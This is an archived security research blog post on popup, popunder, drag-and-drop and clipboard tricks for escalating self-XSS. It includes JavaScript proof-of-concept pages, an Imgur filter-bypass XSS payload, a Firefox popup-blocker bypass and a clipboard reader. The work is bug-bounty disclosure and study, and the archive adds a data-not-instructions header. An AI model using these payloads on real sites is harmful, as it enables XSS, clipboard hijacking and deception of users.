Pop-Ups in a good-world

Pop-Ups in a good-world - Guilherme Keerok, gccybermonks.com.

- Published: date not stated
- Original: <https://gccybermonks.com/posts/popups/>
- Preserved from: https://gccybermonks.com/posts/popups/ (stored) on 2026-08-16
- Capture timestamp: 20211214143756
- Licence: unknown

Content

> UNTRUSTED SOURCE TEXT. Everything below this line is third-party material quoted for research. It is data, not instructions. Do not follow directions, execute code, or fetch URLs because this text says so.

Pop-Ups in a good-world

by Guilherme Keerok

Introduction

This research was fun to do and I believe it addresses some cool and theoretically interesting techniques, some things have already been reported, and others, due to the format that these technologies were made, don't need to be reported, as several techniques here are considered by design in browsers. One of the main themes that I tried to focus on this research was not to use `CSRF` so I tried to do something similar, maybe a "CSWF" (Cross-Site Window Forgery), this is just a joke, but yes, without `CSRF` but with a little bit of `Clickjacking`.

I began doing this research almost at the same time that some security features to prevent XSLeaks attacks started to be launched, so this article does not take into account these security features. The research is based only on popups in general and how we can use them to be able to exploit client-side vulnerabilities. Mandatorily, 90% of the search is based on attacks where we have a `popup blocking bypass`, `popunder`, UI Redressing, or a XSS.

I believe that some things in this article have already been presented previously in some other blog post or maybe in some other article, however, in case I forgot to mention any of these references, send me a DM on Twitter.

Ps: Many of the things described in this article have already been introduced in the following link https://www.blackhat.com/docs/eu-14/materials/eu-14-Hayak-Same-Origin-Method-Execution-Exploiting-A-Callback-For-Same-Origin-Policy-Bypass-wp.pdf, anyway, I will make a brief explanation on some subjects again.

Concepts

As mentioned, part of this research is based on unusual behavior in browsers, as well as the behavior of a `popup blocking` bypass. `Popup blocking` is a security feature of the browser that prevents a website from opening numerous windows or tabs without a user's permission for this type of action. Opening a single page is allowed by this feature, however, when a page tries to open two or more tabs at once, without direct user interaction, the popup blocking, in turn, needs to restrict this opening. Below is represented a common case, of which the popup blocking will not be triggered and will allow the opening of a new tab without restrictions, then we have the second case, where the `popup blocking` will be triggered and the browser will not allow the opening of a new tab.


Example 1

```
<html>
<head></head>
<body>
<a href='https://example.com' '_blank'>open example.com</a>
</body>
</html>
```

Example 2


```
<html>
<head>
</head>
<body>
<a href=# id=click>open example.com</a>
<script>
click.onclick = () => {
   for(var i =0; i<5;i++){
      window.open('https://example.com/','_blank');
   }
}
</script>
</body>
</html>
```

So, in a case where a popup blocking bypass is triggered, something similar to the demonstration below will happen:



Popunder

A Popunder happens when we can open a new window and at the same time shift the focus from the window that was just opened to the source window. So if a page named `attack.html` contained in its HTML the following JavaScript `<script>window.open('https://example.com/','_blank')</script>`, when the browser opened the new tab containing the URL https://example.com/ it would be necessary to make `example.com` do a browser focus on `attack.html` again or, by other technique, make the `attack.html` page focus itself. An example of this behavior is shown below.



Others

`XSS` and `ClickJacking` will also be covered in this article, however, we will discuss these in more restricted and very particular scenarios.

Browsers Behaviors

In the current version of Firefox, we have two different and interesting behaviors, but one of them, in particular, can be very usual to be able to enjoy a self-xss.

So, let's say I have a self-xss inside victim.com, however, this `self-xss` needs to be added within a specific input, what kinds of methods can we use here? In general, we always analyze if the page contains `X-Frame-Options` and if it does, we leave the self-xss aside, as it gets really hard to prove impact.

In this case, I remembered testing something with the ondrag event and I ended up noticing something, when we set a metadata inside the ondrag's content and put it inside another window, it keeps working, so why not join it with the opening a single window?


Chrome & Firefox - First case

```
1 drag me
2 <script>
3 document.addEventListener("dragstart",(event)=>{
4       event.dataTransfer.setData("text","<img src=x onerror=alert(document.domain)>");
5     })
6 ondrag = () =>{
7     setTimeout(()=>{
8             window.open('http://localhost:84/victim.html');
9      },1000);
10 }
11 </script>
```

Some techniques have already been published, especially over `copy & paste` cases, this ends up including the ondrag event. The `dataTransfer.setData` method is very similar to the `navigator.clipboard` except that, in the case of `navigator.clipboard`, there is no need for user interaction, while in the case of ondrag, an interaction is necessary, as the `dataTransfer.setData` method will only be triggered within a drag event. Then, in a summary about the method, it can be said that, when there is a drag on the page, the `dataTransfer.setData` will write a new data in place of the data that the user is dragging. By joining the clipboard with the opening of a page, things can get interesting. The following scenario is an example of a case that I have come across in several places, Initially I structured it for a XSS that I reported to Imgur, but after more research, I found a better alternative. The scenario consists of two pages, `attacker.html`, and `victim.html`. The `attacker.html` page contains the attack described earlier.

- line 1: `drag me` is just a random text, to convince the victim to start the `ondrag`;
- line 3: an event is created and added to listen to the exact moment when the user starts the `ondrag`;
- line 4: `event.dataTransfer.setData` will change the `drag me` content to `<img src = x onerror = alert (1)>`;
- line 6: `ondrag` is referenced to execute a function whenever the event is executed by the user;
- line 8: a window is opened with the url where there is a `self-xss`;

This case was previously presented by @renwax23, however, it uses scrolling for the payload saved in the dataTransfer's `setData` to be inserted in the vulnerable field at the end of the page. https://renwax23.github.io/X/xschal1j.html.



Chrome & Firefox - second case


The second case is similar to the first, but uses `navigator.clipboard` instead. However, for this attack to work more naturally, the vulnerable input where the `XSS` payload should be placed needs to have an id, so it is possible to open a new window and after the content loads, the input will be focus automatically, this is not new, but is something that makes the attack more interesting.

`form.html`

```
<html>
<head>
<style>
#xss{
      height: 100px;
      width: 700px;
}
</style>
</head>
<body>
<form>
<input id=xss type=text>
</form>
<div id=output></div>
<script>
setInterval(()=>{
      output.innerHTML=xss.value;
},1500)
</script>
</body>
</html>
```

evil.html

```
<html>
  <head>
  </head>
  <body>
    press ctrl+v
    <script>
      onkeypress=()=>{
        setTimeout(()=>{
          window.open('http://localhost/form.html#xss');
        },500)
      }
      setInterval(()=>{
        navigator.clipboard.writeText('<img src=x onerror=alert(1)>');
      },500)
    </script>
  </body>
</html>
```



Firefox Only - Third case

Another interesting behavior of Firefox is the interaction between top window and `iframe`. In other browsers, it is necessary for at least one click to the focus to be placed on an iframe and you be able to interact with it. However, in Firefox, this click is not necessary and the lack of this interaction allows an ondrag event to end on an input within an `iframe`.


`form.html`

```
<html>
<head>
</head>
<body>
<b>result search:</b><p id=output></p>
<input type=text id=inp>
<script>
inp.onfocus=()=>{

   output.innerHTML=inp.value
}
</script>
</body>
</html>
```

index.html

```
<html>
<head>
</head>
<body>
<iframe src="https://vulnerable/form.html">
<script>
document.addEventListener("dragstart",(event)=>{
  event.dataTransfer.setData("text","<img src=x onerror=alert(document.domain)>");
});
</script>
</body>
</html>
```



In the example above, the attacker's page in the example above, the attacker's page is from a different domain than the victim's iframe. Such as an attacker and a host from which it would have functionality that reads content automatically, it does not necessarily need to read content automatically, however, but it isn't a requirement as it is possible to do the same attack using two events (an ondrag and a click). However, I opted into showing the attack this way as it is more interesting.

The main idea here, of course, is to use the fact that the `iframe` is not isolated from these types of iteractions (like ondrag), so there is a possibility to drag content into an `iframe`. This technique has already helped me to get some `XSS` in some bug bounty programs.

Chrome & Firefox - Fourth case

A few days before I finished this article I was thinking about how I could reproduce the clipboard technique within an iframe. In fact, there are no major complications, since we can generate the focus on an input within an `iframe` if this input has a valid id, otherwise, it becomes more difficult to focus without user interaction.

`index.html`

```
<html>
<head></head>
<body>
<input id=button onfocus="testFocus()" type=text autofocus>
<script>
const testFocus=()=>{
        location.href="https://webhook.site/1d555163-68cd-4ccf-a260-b158747035c4#button"
}
</script>
</body>
</html>
```

`webhook.site`

```
<html>
<head>
</head>
<body>
<input type=text id=button>
<script>
setInterval(()=>{
result.innerHTML=button.value
},1000)
</script>
<div id=result></div>
</body>
</html>
```

Self-XSS to Good-XSS in imgur.com


Back in 2020, I did some research on imgur.com, found some `self-xss` but the scope of the program made it explicit that a `self-xss` without a good chain would not be considered a bug. So, I started to go deep into the application to understand it and maybe find some logic flaw that would allow me to turn this `self-xss` into `good-xss`.

self-xss in Imgur

The filter is very basic, it just removes some keywords and some tags, so `<<script> img src=x>` after filtering it will be: `<img src=x>`, I ended up using src because I noticed that the filter was sanitizing the “on” events correctly, so I opted into using `javascript:alert(1)`, however, the word `javascript` was also being filtered, especially in this context. Luckly, I realized that similarly to the case of `<<script> img src=x>`, if I separated the word into two parts and put `javascript` in the middle of the two parts,

it would join them after being passed through the filter. Combining all this into a single payload meant we could execute XSS:

`<<script>iframe src=javajavascriptscript:alert(document.domain)>`



Bypass XFO (Application Context)

I found out that some endpoints allow an external website to place these endpoints in an iframe but with some limitations, since all `imgur.com` endpoints have `XFO` protection not allowing these pages to be placed in an iframe, however, it was a rule was noticed during the tests, a rule which only set the `XFO` header when the referrer was from another source or when there was no `referrer`. In another case, within the Imgur itself, it was noticed that in each user's subdomains, `/all/` did not set `XFO`, however, the attack surface was smaller and more complex, so I chose to better debug the endpoints of the main domain. that accepted to be integrated into an iframe, one of those endpoints was `/a/IMAGE_ID/embed`. `/a/IMAGE_ID/embed` is a normal page to embed albums and photos on external websites, putting this endpoint in an iframe is expected, however, I added an `/embed` more in the URL, just to see what it would be her reaction, and surprisingly she opened the page of the actual post, inside the image and without any protection against `XFO`, so in the upper left corner it was possible to navigate to the upload page:

Frame Counting

With the `XFO` bypass, I started to model the proof of concept idea, and I came to the conclusion that I would need at least 3 user interactions to get the `XSS`, the first one would be the user's click on the upload button, the second, the upload of a photo and the third the `XSS` paste. Only with the `XFO` bypass this was already possible, but I didn't feel it was enough as the attack wouldn't be very convincing, and it would be hard to get users to perform these actions, so I decided to model a more sophisticated attack for this. I looked through all the possibilities I could think off to make the actions required imperceptible, and I thought of one - however I would need to use frame counting to pull it off.

During the tests, I noticed that there is a big difference in the number of iframes on some pages, especially on the `upload?` in relation to the others. On other pages, we usually have more than 3 frames, while on the `upload?` page we only have 1 frame - this information is very good for the construction of this a, because having the idea of the number of frames that the target page has in relation to the others is an helps a lot when trying to detect navigations within an iframe. When we are creating an iframe of `/a/IMAGE_ID/embed/embed` we can know that it will have more than one iframe, and that when a navigation to `upload?` happens, there will be only one iframe. With this information it is now possible to know which page the user is on.

```
<iframe id=ifr></iframe>
<script>
ifr.onload=function(){
   console.log(ifr.contentWindow.frames.length);
}
</script>
```

It would be possible to do the same type of detection if we found another type of `XSLeak` on the page, for example, if on the upload page there was a `postMessage` being sent outside the domain, from which our page could listen, it would also be possible to detect the moment when the iframe navigated to the upload page.

ondrag here too

Ondrag has 3 very important functions: `ondragstart`, `ondragend`, and the content inside the `dataTransfer`. Dragging the image into the iframe is mandatory for the vulnerability to work, so mandatorily the start of the ondrag is the movement of dragging the image into the `iframe`, and the moment the image is released a new message will appear for the user.

Clipboard Trick

I used `navigator.clipboard.writeText()` to write to the victim's clipboard, where the victim's clipboard content is now the XSS payload. Putting all these parts together, it was possible to create an iterative PoC. Without counting the number of frames, I don't think this attack would be possible to be performed, and if there was no way to interact with the `iframe` in Firefox this attack would be even more difficult to be carried out (if not impossible).

https://www.youtube.com/embed/zHOchXsiJoo

full code of the PoC

PopUnders

As previously introduced, popunders can be used to successfully hide attacks, or simply to hide a page. For a while, I tried to think of something else that would be possible to do with a popunder, maybe some new attack technique, however, in all the techniques that I thought a 0day in the browser was needed (either to change the focus between windows or to somehow be able to make newly created windows interact with another main window). Taking this second option into account, it is possible to use it in some types of attacks, but these types of attacks are very limited and often without impact if the main window does not automatically execute a task. In any case, it would be necessary to use SOME for these types of attacks.

I don't have a tactic or a list of testing tasks while looking for popunders, the biggest search technique that works for me is to really understand how events and the browser ecosystem work. Popunders sometimes happen in combinations that make sense (from a logical perspective), not always. Mandatorily, to get a popunder it is necessary to find an event that creates a focus on the window that initiates the behavior, this effect has already been done in several ways but I will show only two authoring methods.

This first method works both on Chrome and Firefox, the behavior that generates the popunder is due to the download `attachment` in combination with `onbeforeunload` and automatic navigation. When the download attachment is triggered, a download alert will be triggered in the browser, asking if you really want to save this file, then the `location` will try to navigate to `google.com` but `onbeforeunload` ends up locking this navigation, creating another alert in the browser that asks if the user really wants to leave. This combination of events ends up taking the focus off the new window that was opened.

```
1 <html>
2   <head>
3   </head>
4   <body>
5     <input type="text" onselect="bug()" oncopy="bug()" value="test me">
6     <script>
7       const bug = () =>{
8         setTimeout(()=>{
9           window.open('http://evil.com/');
10            document.write(`<iframe src=http://localhost/download_attach.php></iframe>
11            <script>
12            onbeforeunload=()=>{
13              return '';
14            }
15            location='//google.com'
16            <\/script>`)
17          },50)
18       }
19     </script>
20   </body>
21 </html>
```

- line 9: a `window.open` is opened
- line 10: right after the window is called, a document.write writes an iframe with the src referencing `download_attach.php`, which contains a `content-attachment`, that is, a random file to be downloaded
- line 12: `onbeforeunload` is set with `return ''`. In this case, I use `onbeforeunload` to lock the automatic navigation.
- line 15: a `location` redirecting to `google.com`, from which the redirect will be blocked due to `onbeforeunload`

This was the first popunder that I encountered:

```
<script>
function requestFullScreen(element) {
   var requestMethod = element.requestFullScreen || element.webkitRequestFullScreen || element.mozRequestFullSc

   if (requestMethod) {
      requestMethod.call(element);
   }
}

onkeypress=function(){

   var elem = document.body;

   requestFullScreen(elem);
   window.open('//example.com','_blank','a');
}
</script>
```


In some cases, the popunder can be very useful for when the vulnerable page is very heavy or takes more time than usual to load. Just for the sake of demonstration, below is a representation of what a chain between popunder and the use of the clipboard would be like when improving a `self-xss`:

`popunder-oncopy.html`

```
<html>
  <head>
  </head>
  <body>

    <input type="text" onselect="bug()" oncopy="bug()" value="test me">
    <script>
      var w;
     const bug = () =>{
         setTimeout(()=>{
            w = window.open('http://localhost:81/form.html','_blank');
            document.write(`<iframe src=http://localhost:81/download_attach.php></iframe>
            <script>
            onbeforeunload=()=>{
               return '';
            }
            location='//google.com'
            <\/script>`)
         },50)
      }

       bug();
       onkeypress=()=>{
          w.focus();
      }
      setInterval(()=>{
         navigator.clipboard.writeText('<img src=x onerror=alert(1)>');
      },500)
    </script>
  </body>
</html>
```



During the process of discovering this bug, the real intention was not even to find a `popup blocking` bypass, but I ended up finding one, along with that, I came across the lack of such reports. In this section, I will explain about a `popup blocking` bypass that I found about 7 months ago. This bypass depends on a user click. In browsers we can have two types of clicks:

- real click:
- Synthetic click event:

The main part of the bug is the click in general, as it seems that Firefox fails to understand what is a user click and what is a `Synthetic click` event. Still, to create this confusion in Firefox it is necessary for the user to initially click on a malicious page, so we are able to trigger the `Synthetic click` automatically, making firefox understand that the Synthetic click is a user click.

```
1 <!DOCTYPE html>
2 <html lang="en" dir="ltr">
3  <head>
4   <meta charset="utf-8">
5   <title>Bypass popup Blocking</title>
6  </head>
7  <body>
8   <p><label><input type="checkbox" id="checkbox"> check me </label>
9   <p><button id="button">Click me to spawn a lot of popups</button>
10    <script type="text/javascript">
11
12     onclick=function(e){
13      setTimeout(function(){
14       window.open(location.href,"_blank","toolbar=yes,scrollbars=yes,resizable=yes,top=500,left=500,width=400,he
15      }, 0);
16     }
17
18     function simulateClick() {
19      var evt = new MouseEvent("click", {
20       bubbles: true,
21      });
22      var cb = document.getElementById("checkbox");
23      cb.dispatchEvent(evt);
24     }
25
26// Spawn an arbitrary number of popups this way
27var num_popups = 10;
28            for (let i = 0; i < num_popups; i++) {
29         document.getElementById("button").addEventListener('click', () => simulateClick());
30      }
31    </script>
32  </body>
33 </html>
```

- line 12: A click event is added to the page, where it waits for the user's initial click
- line 13 & 14: setTimeout is defined, where it is possible to create a timing for the opening of the windows. Then the first popup is opened, via `window.open()`
- line 18: The `simulateClick` function is defined
- line 19 & 20: The `evt` variable is assigned a mouse click event. we set the `bubble: true` to create an automatic effect to pass through the parent elements.
- line 23: The event that was created in the previous lines is added to the `checkbox`
- line 27: `num_popups` is the number of popups that will be opened.

- line 29: A listener event is added by a click inside the id button, if this event is heard, the `simulateClick` will be triggered and will enter an event loop.

Little Technique

There is a technique that I didn't go into, but that I see potential, which is the browser's clipboard reader. There is no security feature that prevents writing to a clipboard, however, there is a security feature to not allow a page to read the user's clipboard. When using `navigator.clipboard.readText()`, a window in the left corner of the browser is opened, asking the same question as when entering a website that requires the use of a camera or microphone. This is not new, but it is possible to deceive the user in a way that makes them click to allow the read of the clipboard (deceiving the user instead of the browser).

`reader.html`

```
<html>
<head>
<title>clipboard reader</title>
</head>
<body>

<pre id=output>

</pre>
<script>

setInterval(()=>{
        navigator.clipboard.readText().then(
  clipText => output.innerText = clipText);
},500)
</script>
</body>
</html>
```

The above code will read your clipboard (first the webpage will ask you to accept the reader) and write into the `<pre>`.

SOME Attack

SOME Attack is an attack that was introduced in 2014, by researcher Ben Hayak. There is a great white paper written by him on the attack https://www.blackhat.com/docs/eu-14/materials/eu-14-Hayak-Same-Origin-Method-Execution-Exploiting-A-Callback-For-Same-Origin-Policy-Bypass-wp.pdf. The concept of the attack is cool but nowadays it is difficult to find scenarios where you can exploit it, however, they have already been found in the past.

Same Origin Method Execution (SOME) is a web application attack that allows hijacking the execution of Web-Application “Document-Object-Module” and/or scripting methods on behalf of users. In the SOME attack, the victim initially visits a malicious link or is lured by a malicious advertisement. Subsequently, an unlimited predefined set of actions is executed by the victim’s user agent (as in an XSS attack). By abusing the victim’s session, SOME can perform actions exactly as if the victim has triggered them on his or her own. Unlike many other similar attacks, SOME neither requires tricking the user into clicking on hidden objects, nor is confined in terms of user interaction, browser brand, frame busting, HTTP X-FRAME-OPTIONS/Other response headers or a particular web-page. In fact, when a web-page is found vulnerable to SOME, the entire domain becomes exposed to its resulting vulnerabilities.” (https://www.someattack.com/Playground/About)

Masato have created an awesome challenge in the past using `SOME` attack, so I decided to use his challenge to create my PoC joining `SOME` and `Pop-Ups`.

The version of the code for popups is not as beautiful as the version via iframe but it works the same. There are two ways to make this attack work with popups, the ugly and boring version to do and the beautiful and quick version to do, but the moment I created the proof of concept I ended up making the ugly and boring version.

